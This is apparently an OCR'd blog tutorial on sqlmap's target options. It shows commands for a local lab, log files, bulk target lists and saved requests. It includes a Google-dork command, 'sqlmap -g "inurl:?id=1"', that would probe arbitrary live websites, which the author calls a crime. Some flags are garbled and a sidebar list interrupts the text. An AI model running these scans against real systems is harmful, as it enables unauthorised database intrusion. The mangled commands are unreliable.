Comprehensive Guide to Sqlmap (Target Options)

posted in **DATABASE HACKING** on **JULY 18, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello everyone. This article will focus on a category of sqlmap commands called the "target commands." Many might not have tried these commands but they can be proved very useful in corporate world.

In this article we'll be shifting our focus back on one of the finest tools for SQL penetration testing available called SQLMAP.


This tool comes inbuilt in Kali Linux however you can download its python script from here too.

Since, it is a crime to attack a live website, we are restricting our focus on the websites that are made for this testing purpose only. We have also used a local PC with sql dhakkan

installed in it. You can refer to the articles published earlier to get an idea on how to configure dhakkan in your machine too.


So, without further ado, let's dive in.

http://192.168.1.132/sqli



First and foremost, I configured SQL dhakkan in a machine with IP address 192.168.1.132. I go to the lesson 1 tab for *error based SQLi*.

```
1 http://192.168.1.132/sqli
```



Target URL

One of the most basic commands ever. Every database has a webpage and every webpage has a URL. We will attack these URLs to get our hands on the database inside!

By adding '**-u <URL>**' in sqlmap command we can specify the URL we are targeting to check for sql injection. It is the most basic and necessary operation.


Here, let's fetch all the databases that IP address 192.168.1.132 might have by suffixing **–dbs**

```
1 sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1  --dbs
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Uncategorized
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking


Now, all the databases available in the given IP have been dumped!




Targeting Log File

Many tools save a log file to keep a record on the IP addresses communicating back and forth. We can feed one such log file to the sqlmap and it will automatically test all the URLs in that log file.


Log file can have a record of various targets in reality but here we'll be capturing the request of a website in burp suite and then saving its log file for simplicity. Let's turn on the intercept then.




Go to the website "**master.byethost18.com/Less-1/?id=1**" and capture the request in burp.
It has an SQL injection lab installed over public IP for penetration testers.



Captured request will be something like:




Now **right click->save item** and save this request as **"logfile"** on desktop. No need to provide any extensions here.



Open the terminal and type in the following command to automate the attack from the log file itself.

```
sqlmap –l /root/Desktop/logfile - -dbs
```



Target Bulkfile

Bulkfile is a text file that has the URLs of all the target machines each in a single line with the exact URL of where the attack is applicable.

So, let's create a bulkfile on the desktop called **bulkfile.txt.**

```
touch bulkfile.txt
sudo nano bulkfile.txt
```

This will open up a command line text editor called 'nano'. Let's feed in some URLs.

To save the file: **CTRL+O -> ENTER**

To exit nano: **CTRL+X**


We are all set to attack both of these URLs together by the command:

```
  GNU nano 2.9.5                          bulkfile.txt

192.168.1.131/sqli/Less-1?id=1
http://master.byethost18.com/Less-1/?id=1
```

```
1 sqlmap -m /root/Desktop/bulkfile.txt - -dbs
```

```
root@kali:~/Desktop# sqlmap -m /root/Desktop/bulkfile.txt  --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . ['] |  .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting at 04:51:51

[04:51:51] [INFO] parsing multiple targets list from '/root/Desktop/bulkfile.txt'
[04:51:52] [INFO] sqlmap got a total of 2 targets
URL 1:
GET 192.168.1.132/sqli/Less-1?id=1
do you want to test this URL? [Y/n/q]
> y
```

We'll get the list of databases and we can continue with our other URL.



Target Google Dorks

We can also automate the process of finding SQLi by adding in a Google dork target. What it does is that it will start searching for all the websites with given Google dork and automatically keep applying sqlmap on the websites that matches the dork. Disclaimer: this attack will automatically be applied to any website that matches the dork, be it government or military, which is a serious criminal offence so it is advised that you play with it carefully.


As we know that error based SQL injections are often found in URLs having '**.php?id=<num>**' in them, we can apply the **inurl** Google dork to find all the websites with this in its URL.

```
sqlmap -g "inurl:?id=1"
```

As you can see sqlmap has found a website with '?id=1' in it's URL.

I'll be pressing n and cancelling the sqlmap scan since it is a crime to do so.

We can also specify the specific page number on which we want to apply the Google dork at by the option "- -gpage"



Target HTTP requests


An HTTP client sends an HTTP request to a server in the form of a request message which includes following format:

- A Request-line
- Zero or more header (General|Request|Entity) fields followed by CRLF
- An empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields
- Optionally a message-body

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters.


Request-Line = Method SP Request-URI SP HTTP-Version CRLF

Hence, we can intercept these HTTP requests, save it in a txt file and automate the attack with sqlmap.



